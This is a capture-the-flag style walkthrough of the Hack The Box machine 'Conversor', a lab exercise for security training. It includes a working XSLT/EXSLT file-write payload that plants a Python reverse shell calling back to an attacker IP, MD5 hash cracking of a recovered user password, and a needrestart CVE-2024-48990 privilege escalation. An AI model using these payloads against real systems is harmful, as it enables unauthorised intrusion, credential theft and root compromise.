Description
Conversor is an easy Hack The Box machine that features:
- XSLT Injection in Python Flask web application leading to machine file writing
- File Writing in scripts directory leads to Remote Command Execution
- User Pivoting by recovering the password of the user from a SQLite database
- Privilege Escalation via
needrestartArbitrary Code Execution
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.21.73.
$ ping -c 3 10.129.21.73
PING 10.129.21.73 (10.129.21.73) 56(84) bytes of data.
64 bytes from 10.129.21.73: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.129.21.73: icmp_seq=2 ttl=63 time=48.2 ms
64 bytes from 10.129.21.73: icmp_seq=3 ttl=63 time=56.3 ms

--- 10.129.21.73 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 44.087/49.527/56.333/5.091 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.21.73 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.21.73
Host is up (0.043s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.21.73 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.129.21.73
Host is up (0.083s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.02 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. It seems to be a Python web application. We add the conversor.htb domain to the /etc/hosts file.
$ echo '10.129.21.73 conversor.htb' | sudo tee -a /etc/hosts
Upon opening the web page we find a login prompt and a link to create a new account for using the application. We create the account and we find the Conversor application, used to convert Nmap scan output in .xml format into a .html one by using a XSLT sheet with an aesthetic format. We can also download the XSLT template from the /static/nmap.xslt link.
 In the
 About tab we find a button to download the source code of the application from the /static/source_code.tar.gz file.
 We download it and extract it.
$ wget --content-disposition http://conversor.htb/static/source_code.tar.gz
$ tar xvf source_code.tar.gz -C source_code
$ cd source_code
We find the instructions to run the web application in the install.md file.
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
We find the common steps to run a Python Flask web application, but we find that the remote machine is configured by using Cron to run every minute every Python script contained in the /var/www/conversor.htb/scripts/ folder. If we can find a vulnerability that allow us to write files in the remote machine we would gain Remote Command Execution as the Python file would be executed. The main source code file is the app.py.
In the /convert endpoint, which loads the .xml and .xslt files and convert the file to .html format, we find a XSLT injection vulnerability as the XSLT parser is not including any protection against common attacks by using the XSLTAccessControl class. We also find that the passwords of the users registered in the platform are saved in a database using MD5 algorithm.
@app.route('/register', methods=['GET','POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = hashlib.md5(request.form['password'].encode()).hexdigest()
        conn = get_db()
...
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
...
Exploitation
We can use the vulnerability to write a Python script that will spawn a reverse shell to our machine after opening a TCP listening port by using the nc -nvlp 1234 command. We find in PayloadAllTheThings that EXSLT (Extensible Stylesheet Language Transformations) is a set of extensions to the XSLT (Extensible Stylesheet Language Transformations) language and allows file writing. We are going to write the malicious file /var/www/conversor.htb/scripts/shell.py.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import sys,socket,os,pty
s=socket.socket()
s.connect(("10.10.14.7",1234))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("bash")
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
Then we generate a Nmap .xml scan file.
$ nmap 10.129.21.73 -sV -sC -p22,80 -oX nmap_scan_ports.xml
Then we can upload the two files to the application and wait for the command execution in the next minute.
 We receive a reverse shell as the
 www-data user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.129.21.73] 56132
www-data@conversor:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@conversor:~$ ^Z
$ stty raw -echo; fg
$ reset xterm
www-data@conversor:~$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find the database of the application in the /var/www/conversor.htb/instance/users.db, we extract the users and its hashed passwords.
www-data@conversor:~$ sqlite3 /var/www/conversor.htb/instance/users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|user|5f4dcc3b5aa765d61d8327deb882cf99
Then we crack the MD5 hashed password as we observed in the source code of the application.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
Keepmesafeandwarm (fismathack)
1g 0:00:00:01 DONE 0.7936g/s 8708Kp/s 8708Kc/s 8708KC/s Keiser01..Kebiti
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the Keepmesafeandwarm password for the fismathack. We login using the SSH service.
$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
...
fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
We find that fismathack can only run one command as root user, needrestart, which installed version is 3.7.
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$ sudo /usr/sbin/needrestart --version

needrestart 3.7 - Restart daemons after library updates.
...
needrestart, before version 3.8, allows local attackers to execute arbitrary code as root by tricking needrestart into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable, CVE-2024-48990. We have a proof of concept of the vulnerability created by makuga01 in GitHub. We are going to do a few modification of the project in our machine as the remote machine does not have gcc application for compiling the C source code file.
$ git clone https://github.com/makuga01/CVE-2024-48990-PoC
$ cd CVE-2024-48990-PoC
We need to comment the gcc -shared -fPIC -o "$PWD/importlib/__init__.so" lib.c line from the start.sh file to then compile the lib.c file ourselves.
$ mkdir importlib
$ gcc -shared -fPIC -o "$PWD/importlib/__init__.so" lib.c
Then we upload the start.sh, e.py files and importlib folder to the remote machine using the scp application.
$ scp -r ./e.py ./importlib ./start.sh fismathack@conversor.htb:/home/fismathack
Then in the remote machine we execute the start.sh Bash script.
fismathack@conversor:~$ bash start.sh
Error processing line 1 of /usr/lib/python3/dist-packages/zope.interface-5.4.0-nspkg.pth:

  Traceback (most recent call last):
    File "/usr/lib/python3.10/site.py", line 192, in addpackage
      exec(line)
    File "<string>", line 1, in <module>
  ImportError: dynamic module does not define module export function (PyInit_importlib)

Remainder of file ignored
##########################################

Don't mind the error message above

Waiting for needrestart to run...
Now to trigger the vulnerability we need to execute the needrestart application from other shell as root user.
$ ssh fismathack@conversor.htb
fismathack@conversor:~$ sudo needrestart
Scanning processes...
Scanning linux images...
Running kernel seems to be up-to-date.
No services need to be restarted.
No containers need to be restarted.
No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
Then in the first shell a root will be spawned, as the SUID Bash file was created.
Got the shell!
# id
uid=1000(fismathack) gid=1000(fismathack) euid=0(root) groups=1000(fismathack)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
# cat /home/fismathack/user.txt
<REDACTED>
# cat /root/root.txt
<REDACTED>